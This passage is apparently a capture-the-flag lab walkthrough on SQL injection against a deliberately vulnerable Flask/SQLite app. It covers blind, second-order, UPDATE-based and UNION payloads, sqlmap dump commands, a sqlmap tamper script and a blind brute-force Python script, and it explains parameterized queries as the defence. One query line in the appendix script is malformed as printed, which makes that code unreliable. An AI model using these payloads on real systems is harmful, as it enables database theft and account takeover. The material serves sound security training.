“The SQLite `substr` function returns a substring from a string starting at a specified position with a predefined length.” (SQLite Tutorial)

The first argument to `substr` is the string itself, which will be the admin's password. The second argument is the starting position, and the third argument is the length of the substring that will be returned.

`SUBSTR(string, <start>, <length>)`

Below is an example of `substr` in action - the character after the equal (=) sign demonstrates the substring returned.

```
-- Changing start
SUBSTR("THM{Blind}", 1,1) = T
SUBSTR("THM{Blind}", 2,1) = H
SUBSTR("THM{Blind}", 3,1) = M

-- Changing length
SUBSTR("THM{Blind}", 1,3) = THM
```

The next step will be to enter the admin's password as a string into the `substr` function. This can be achieved with the following query:

```
(SELECT password FROM users LIMIT 0,1)
```

The `LIMIT` clause is used to limit the amount of data returned by the `SELECT` statement. The first number, 0, is the offset and the second integer is the limit (`LIMIT <OFFSET>, <LIMIT>`).

Below are a few examples of the `LIMIT` clause in action. Table 1 represents the users table.

```
sqlite> SELECT password FROM users LIMIT 0,1
THM{Blind}
sqlite> SELECT password FROM users LIMIT 1,1
Summer2019!
sqlite> SELECT password FROM users LIMIT 0,2
THM{Blind}
Summer2019!
```

Table 1

THM{Blind}
Summer2019!
Viking123

The SQL query to return the first character of the admin's password can be seen below.

```
SUBSTR((SELECT password FROM users LIMIT 0,1),1,1)
```

Now we will need a way to compare the first character of the password with our guessed value. Comparing the characters are easy, and we could do it as follows:

```
SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = 'T'
```

However, whether this approach works or not will be depending on how the application handles the inputs. The application will convert the username to lowercase for this challenge, which breaks the mentioned approach since capital `T` is not the same as lowercase `t`. The hex representation of ASCII `T` is `0x54` and `0x74` for lowercase `t`. To deal with this, we can input our character as hex representation via the substitution type `x` and then use SQLite's `CAST` expression to convert the value to the datatype the database expects.

“x,X: The argument is an integer which is displayed in hexadecimal. Lower-case hexadecimal is used for `%x` and upper-case is used for `%X`” - (sqlite.org)

This means that we can input `T` as `x'54'`. To convert the value to SQLite's Text type, we can use the `CAST` expression as follows: `CAST(x'54' as Text)`. Our final query now looks as follows:

```
SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(x'54' as Text)
```

Before using the query we have built, we will need to make it fit in with the original query. Our query will be placed in the username field. We can close the username parameter by adding a single quote (`'`) and then append an `AND` operator to add our condition to it. Then append two dashes (`--`) to comment out the password check at the end of the query. With this done, our malicious query look as follows:

```
admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(x'54' as Text)-- -
```

When this is injected into the username field, the final query executed by the database will be:

```
SELECT id, username FROM users WHERE
  username = 'admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),1,1) = CAST(x'54' as Text)
```

If the application responds with a 302 redirect, then we have found the password's first character. To get the entire password, the attacker must inject multiple tests for each character in the password. Testing every single character is tedious and is more easily achieved with a script. One easy solution is to loop over every possible ASCII character and compare it with the database's character. The mentioned method generates a lot of traffic toward the target and is not the most efficient method. An example script is provided in Appendix 2.2; note that it will be necessary to change the password length with the `password_len` variable. The length of the password can be found by asking the database. For example, in the query below, we ask the database if the length of the password equals 37:


```
admin' AND length((SELECT password from users where username='admin'))==37-- -
```

Also, the script requires an unnecessary amount of requests. An extra challenge could be to build a more efficient tool to retrieve the password.

An alternative way to solve this challenge is by using a tool such as `sqlmap`, which is an open source tool that automates the process of detecting and exploiting SQL injection flaws. The following command can be used to exploit the vulnerability with `sqlmap`:

```
$ sqlmap -u http://10.10.1.134:5000/challenge3/login --data="username=admin&password=admin"
--level=5 --risk=3 --dbms=sqlite --technique=b --dump
```

The command above will return the contents of the database, looking similar to the image below.



```
Database: SQLite_masterdb
Table: users
[5 entries]
```

id	password	username
1	THM{Blind}	admin
3	asd	amanda
2	Summer2019!	dev
5	345m3io4hj3	emil
4	viking123	maja

Figure 1.21: Dumping Database With Sqlmap

1.5 Vulnerable Notes

Here, the previous vulnerabilities have been fixed, and the login form is no longer vulnerable to SQL injection. The team has added a new note function, allowing users to add notes on their page. The goal of this challenge is to find the vulnerability and dump the database to find the flag.

By registering a new account and logging in to the application, the user can navigate to the new note function by clicking “Notes” in the top left menu. Here, it is possible to add new notes, and all the user’s notes are listed on the bottom of the page, as seen here:

HomeNotesProfileLogoutVulnerable NotesLogged in as tom | [Main Menu]

Note
Welcome tom

Title:

Note:

Insert

Remember

* Walk the dog

Test

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur vel nisi ut purus ultricies vestibulum vel sit amet felis. Duis sem leo, maximus et scelerisque nec, dictum vitae velit. Nam ultricies tristique vehicula.

Figure 1.22: The New Notes Function

The notes function is not directly vulnerable, as the function to insert notes is safe because it uses parameterized queries. With parameterized queries, the SQL statement is specified first with placeholders (?) for the parameters. Then the user input is passed into each parameter of the query later. Parameterized queries allow the database to distinguish between code and data, regardless of the input (Sadeghian et al., 2013; Stuttard & Pinto, 2011).

```
INSERT INTO notes (username, title, note) VALUES (?, ?, ?)
```

Even though parameterized queries are used, the server will accept malicious data and place it in the database if the application does not sanitize it. Still, the parameterized query prevents the input from leading to SQL injection (Stuttard & Pinto, 2011). Since the application might accept malicious data, all queries must use parameterized queries, and not only for queries directly accepting user input (Stuttard & Pinto, 2011).

The user registration function also utilizes parameterized queries, so when the query below is executed, only the INSERT statement gets executed. It will accept any malicious input and place it in the database if it doesn't sanitize it, but the parameterized query prevents the input from leading to SQL injection.

```
INSERT INTO users (username, password) VALUES (?, ?)
```

However, the query that fetches all of the notes belonging to a user does not use parameterized queries. The username is concatenated directly into the query, making it vulnerable to SQL injection.

```
SELECT title, note FROM notes WHERE username = '' + username + ''
```

This means that if we register a user with a malicious name, everything will be fine until the user navigates to the notes page and the unsafe query tries to fetch the data for the malicious user.

By creating a user with the name ' union select 1,2', we should be able to trigger the secondary injection.




Figure 1.23: Register Malicious User

With this username, the application performs the following query:

```
SELECT title, note FROM notes WHERE username = '' union select 1,2''
```

Then on the notes page as the new user, we can see that the first column in the query is the note title, and the second column is the note itself.

The screenshot shows a web application interface for 'Vulnerable Notes'. At the top, there is a navigation bar with links: Home, Notes, Profile, Logout, and a 'Vulnerable Notes' title. To the right of the title, it says 'Logged in as 'union select 1,2' |' and a '[Main Menu]' link. Below the navigation bar, there is a form titled 'Note' with the subtitle 'Welcome 'union select 1,2''. The form has two input fields: 'Title:' and 'Note:'. Below the 'Note:' field is a blue 'Insert' button. At the bottom of the form, there is a list of two items: '1' and '2', each in a separate box.

Figure 1.24: Trigger Secondary Injection

With this knowledge, this is rather easy to exploit. For example, to get all the tables from the database, we can create a user with the name:

```
' union select 1,group_concat(tbl_name) from sqlite_master where  
type='table' and tbl_name not like 'sqlite_%'
```

To find the flag among the passwords, register a user with the name:

```
' union select 1,group_concat(password) from users'
```

Automating Exploitation Using Sqlmap

It is possible to use sqlmap to automate this attack, but a standard attack with sqlmap will fail. The injection happens at the user registration, but the vulnerable function is located on the notes page. For sqlmap to exploit this vulnerability, it must do the following steps:

1. Register a malicious user
2. Login with the malicious user
3. Go to the notes page to trigger the injection

It is possible to achieve all of the necessary steps by creating a tamper script. Sqlmap supports tamper scripts, which are scripts used for tampering with injection data. With a tamper script, we can easily

modify the payload, for example, adding a custom encoding to it. It also allows us to set other things, such as cookies.

There are two custom functions in the tamper script below. The first function is `create_account()`, which register a user with sqlmap's payload as name and `asd` as password. The next custom function is `login()`, which logs sqlmap in as the newly created user and returns the Flask session cookie. `tamper()` is the main function in the script, and it has the `payload` and `**kwargs` as arguments. `**kwargs` holds information such as the HTTP headers, which we need to place the Flask session cookie onto the request to allow sqlmap to go to the notes page to trigger the SQL injection. The `tamper()` function first gets the headers from `kwargs`, then creates a new user on the application, and then it logs in to the application and sets the Flask session onto the HTTP header object.

```
#!/usr/bin/python
import requests
import re
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.NORMAL

address = "http://10.10.1.134:5000/challenge4"
password = "asd"

def dependencies():
    pass

def create_account(payload):
    with requests.Session() as s:
        data = {"username": payload, "password": password}
        resp = s.post(f"{address}/signup", data=data)

def login(payload):
    with requests.Session() as s:
        data = {"username": payload, "password": password}
        resp = s.post(f"{address}/login", data=data)
        sessid = s.cookies.get("session", None)
    return "session={}".format(sessid)

def tamper(payload, **kwargs):
    headers = kwargs.get("headers", {})
    create_account(payload)
    headers["Cookie"] = login(payload)
    return payload
```

The folder where the tamper script is located will also need an empty `__init__.py` file for sqlmap to be able to load it. Before starting sqlmap with the tamper script, change the address and password variable inside the script. With this done, it is possible to exploit the vulnerability with the following command:

```
sqlmap --tamper so-tamper.py --url http://10.10.1.134:5000/challenge4/signup
--data "username=admin&password=asd" --second-url http://10.10.1.134:5000/challenge4/notes
-p username --dbms sqlite --technique=U --no-cast

# --tamper so-tamper.py - The tamper script
# --url - The URL of the injection point, which is /signup in this case
# --data - The POST data from the registraion form to /signup.
# Password must be the same as the password in the tamper script
# --second-url http://10.10.1.134:5000/challenge4/notes - Visit this URL to check for results
# -p username - The parameter to inject to
# --dbms sqlite - To speed things up
# --technique=U - The technique to use. [U]nion-based
# --no-cast - Turn off payload casting mechanism
```

Dumping the `users` table might be hard without turning off the payload casting mechanism with the `--no-cast` parameter. An example of the difference between casting and no casting can be seen here:

```
-- With casting enabled:
admin' union all select min(cast(x'717a717071' as text)||coalesce(cast(sql as text),
cast(x'20' as text)))||cast(x'716b786271' as text),null from sqlite_master
where tbl_name=cast(x'7573657273' as text)-- daqo'
-- 7573657273 is 'users' in ascii

-- Without casting:
admin' union all select cast(x'717a6a7871' as text)||id||cast(x'6774697a7462' as text)
||password||cast(x'6774697a7462' as text)||username||cast(x'7162706b71' as text),null
from users-- ypfir'
```

When sqlmap asks, answer no to follow 302 redirects, then answer yes to continue further testing if it detects some WAF/IPS. Answer no when asked if you want to merge cookies in future requests, and say no to reduce the number of requests. As seen in the image below, sqlmap was able to find the vulnerability, which allows us to automate the exploitation of it.

Figure 1.25: Trigger Secondary Injection

```
sqlmap --tamper tamper/so-tamper.py --url http://10.10.1.134:5000/challenge4/signup  
--data "username=admin&password=asd" --second-url http://10.10.1.134:5000/challenge4/notes  
-p username --dbms=sqlite --technique=U --no-cast -T users --dump
```

```
[WARNING] console output will be trimmed to last 256 rows due to large table size
```

22 of 31

```
[11:47:11] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/xistens/.local/share/sqlmap/output/10.10.1.134/dump/SQLite_masterdb/users.csv'
[11:47:11] [INFO] fetched data logged to text files under '/home/xistens/.local/share/sqlmap/output/10.10.1.134'

[*] ending @ 11:47:11 /2020-12-12/

[12-12-2020 11:47:11]:[10.10.1.130/24]:[xistens@kali]
[/home/xistens/ctf/fdp] $ head /home/xistens/.local/share/sqlmap/output/10.10.1.134/dump/SQLite_masterdb/users.csv
id,password,username
1,rcLYWHCxeGUsA9tH3GNV,admin
2,asd,dev
3,Summer2019!,amanda
4,345m3io4hj3,maja
5,THM{cf91edf778f6b278378a0014fcc40e09},xxxFLAGxxx
6,viking123,emil
7,asd,"' or 1=1 union select 1,group_concat(password) from users--"
8,asd,"admin,,('"' ..,"
9,asd,"admin'eubycj<'>qbnkxg"
```

Figure 1.26: Get Flag With Sqlmap

1.6 Change Password

For this challenge, the vulnerability on the note page has been fixed. A new change password function has been added to the application, so the users can now change their password by navigating to the Profile page. The new function is vulnerable to SQL injection because the `UPDATE` statement concatenates the username directly into the SQL query, as can be seen below. The goal here is to exploit the vulnerable function to gain access to the admin's account.

```
UPDATE users SET password = ? WHERE username = '"' + username + '"'
```

The developer has used a placeholder for the password parameter because this input comes directly from the user. The username does not come directly from the user but is rather fetched from the database based on the user id stored in the session object. Therefore, the developer has thought that the username was safe to use and concatenated it directly into the query instead of using a placeholder. To exploit this vulnerability and gain access to the admin's user account, we can create a user with the name `admin'-- -`.

After having registered the malicious user, we can update the password for our new user to trigger the vulnerability. When changing the password, the application executes two queries. First, it asks the database for the username and password for our current user:

```
SELECT username, password FROM users WHERE id = ?
```

If all checks are fine, it will try to update the password for our user. Since the username gets concatenated directly into the SQL query, the executed query will look as follows:

```
UPDATE users SET password = ? WHERE username = 'admin' -- -'
```

This means that instead of updating the password for `admin'-- -`, the application updated the password for the `admin` user. After having updated the password, it is possible to log in as `admin` with the new password and view the flag.




Figure 1.27: Flag

1.7 Book Title

A new function has been added to the page, and it is now possible to search books in the database. The new search function is vulnerable to SQL injection because it concatenates the user input directly into the SQL statement. The goal of the task is to abuse this vulnerability to find the hidden flag. When the user first logs into the challenge, they are presented with a message saying:

Testing a new function to search for books, check it out [here](#)

The 'here' text is a link taking the user to <http://IP/challenge6/book?title=test>, which is the page containing the vulnerable search function and can be seen in figure 1.28.




Figure 1.28: Vulnerable Search Function

The web page performs a GET request with the parameter `title` when searching for a book. The query it performs can be seen here:

```
SELECT * from books WHERE id = (SELECT id FROM books WHERE title like '"' + title + "%')
```

All we need to do to abuse this is closing the `LIKE` operand to the right of the `LIKE` operator. For example, we can dump all the books in the database by injecting the following command:

```
') or 1=1-- -
```

If we combine this with what was learned in section 1.3 about UNION-based SQL injection, the flag should be easily found. For example, all usernames and passwords, including the flag, can be dumped by injecting the following command:

```
') union select 1,2,group_concat(username),group_concat(password) from users-- -
```

After injecting the payload above, the flag can be seen in the output, as demonstrated in figure 1.29.




Figure 1.29: Book Title Flag

1.8 Book Title 2

In this challenge, the application performs a query early in the process. It then uses the result from the first query in the second query later without sanitization. Both queries are vulnerable, and the first query can be exploited through blind SQL injection. However, since the second query is also vulnerable, it is possible to simplify the exploitation and use UNION based injection instead of Boolean-based blind injection; making the exploitation easier and less noisy. The goal of the task is to abuse this vulnerability without using blind SQL injection and retrieve the flag. When the user first logs into the challenge, they are presented with a message saying:

Testing a new function to search for books, check it out [here](#)

The 'here' text is a link taking the user to <http://IP/challenge7/book?title=test>, which is the page containing the vulnerable search function and can be seen in figure 1.30.




Figure 1.30: Vulnerable Search Function

When searching for a book title, the web page performs a GET request. The application then performs two queries where the first query gets the book's ID, then later on in the process, a new SQL query is performed to get all information about the book. The two queries can be seen here:

```
bid = db.sql_query(f"SELECT id FROM books WHERE title like '{title}%", one=True)
if bid:
```

```
query = f"SELECT * FROM books WHERE id = '{bid['id']}'"
```

First, we will limit the result to zero rows, which can be done by not giving it any input or input we know does not exist. Then we can use the **UNION** clause to control what the first query returns, which is the data that will be used in the second query. Meaning that we can inject the following value into the search field:

```
' union select 'STRING
```

After injecting the code above, the application will perform the SQL queries seen in figure 1.31.




Figure 1.31: Executed Query With UNION

From figure 1.31, we can see that the result from query one is **STRING\%**, which is used in the **WHERE** clause of the second query.

If we replace **'STRING** with a number that exists in the database, the application should return a valid object. However, the application adds a wildcard (**\%**) to the string, meaning that we must comment out the wildcard first. The wildcard can be commented out by appending **--** to the end of the string we are injecting. For example, if we inject the line below into the search box, the application should display the book with ID 1 back to the user, as seen in figure 1.32.

```
' union select '1'--
```




Figure 1.32: Get Book With ID 1

If we did not limit the result to zero rows first, we would not have gotten the output of the **UNION** statement but rather the content from the **LIKE** clause. For example, by injecting the string below, the application would have executed the queries seen in figure 1.33.

```
test' union select '1'--
```




Figure 1.33: SQL Injection Without Limiting Rows Returned

Now that we have full control of the second query, we can use UNION-based SQL injection to extract data from the database. The goal is to make the second query look something similar to the following query:

```
SELECT * FROM books WHERE id = '' union select 1,2,3,4-- -
```

Making the application execute the query above should be as easy as injecting the following query:

```
' union select '1' union select 1,2,3,4-- -
```

However, we are closing the string that is supposed to be returned by appending the single quote (') before the second UNION clause. To make the query work and return our second UNION clause, we will have to escape the single quote. Escaping the single quote can be done by doubling up the quote (''). After having doubled the quotes, we have the following string:

```
' union select ''-1'' union select 1,2,3,4-- -
```

Injecting the string above will return the page seen in figure 1.34.




Figure 1.34: Doubling up the Quotes

If we combine this with what was learned in section 1.3 about UNION-based SQL injection, the flag can be retrieved. For example, all usernames and passwords, including the flag, can be dumped by injecting the following command:

```
' union select ''-1'' union select 1,2,group_concat(password),group_concat(username) from users-- -
```

After injecting the string above, the flag can be seen in the output, as demonstrated in figure 1.35.




Figure 1.35: Book Title 2 Flag

References

- Sadeghian, A., Zamani, M., & Ibrahim, S. (2013). SQL injection is still alive: A Study on SQL injection signature evasion techniques. *Proceedings - 2013 International Conference on Informatics and Creative Multimedia, ICICM 2013*, 265–268. <https://doi.org/10.1109/ICICM.2013.52>
- Stuttard, D., & Pinto, M. (2011). *The web application hacker's handbook finding and exploiting security flaws 2nd edition* (2nd ed.). John Wiley & Sons.

2 Appendix

2.1 Appendix 1 - decode_cookie.py

Python script to decode Flask Session cookie.

Usage:

```
python decode_cookie.py <cookie>
```

Example:

```
python decode_cookie.py .eJyrVkrOSMzJSc1LTzWKL ...
```

```
#!/usr/bin/python3
import zlib
import sys
import json
from itsdangerous import base64_decode

def decode(cookie):
    """
    Decode a Flask cookie

    https://www.kirsle.net/wizards/flask-session.cgi
    """
    try:
        compressed = False
        payload = cookie

        if payload.startswith('.'):
            compressed = True
            payload = payload[1:]

        data = payload.split(".")[0]

        data = base64_decode(data)
        if compressed:
            data = zlib.decompress(data)

        return data.decode("utf-8")
    except Exception as e:
        return f"[Decoding error: are you sure this was a Flask session cookie? {e}]"

cookie = sys.argv[1]
data = decode(cookie)
json_data = json.loads(data)
pretty = json.dumps(json_data, sort_keys=True, indent=4, separators=(",", ": "))
print(pretty)
```

2.2 Appendix 2 - challenge3-blind.py

Python script to retrieve the admin's password in Broken Authentication 3: Blind Injection.

Usage:

```
python challenge3-blind.py <addr>
```

Example:

```
python challenge3-blind.py 10.10.1.134:5000
```

```
#!/usr/bin/python3
import sys
import requests
import string

def send_p(url, query):
    payload = {"username": query, "password": "admin"}
    r = requests.post(url, data=payload, timeout=1)
    return r.text

def main(addr):
    url = f"http://{addr}/challenge3/login"
    flag = ""

    password_len = 11
    # Not the most efficient way of doing it...
    for i in range(1, password_len):
        for c in string.ascii_lowercase + string.ascii_uppercase + string.digits + "{}":
            # Convert char to hex and remove "0x"
            h = hex(ord(c))[2:]
            query = "admin' AND SUBSTR((SELECT password FROM users LIMIT 0,1),\" \
                f\"{i},1)=CAST(X'{h}' AS TEXT)--"
            resp = send_p(url, query)
            if not "Invalid" in resp:
                flag += c
        print(flag)
    print(f"[+] FLAG: {flag}")

if __name__ == "__main__":
    main(sys.argv[1])
```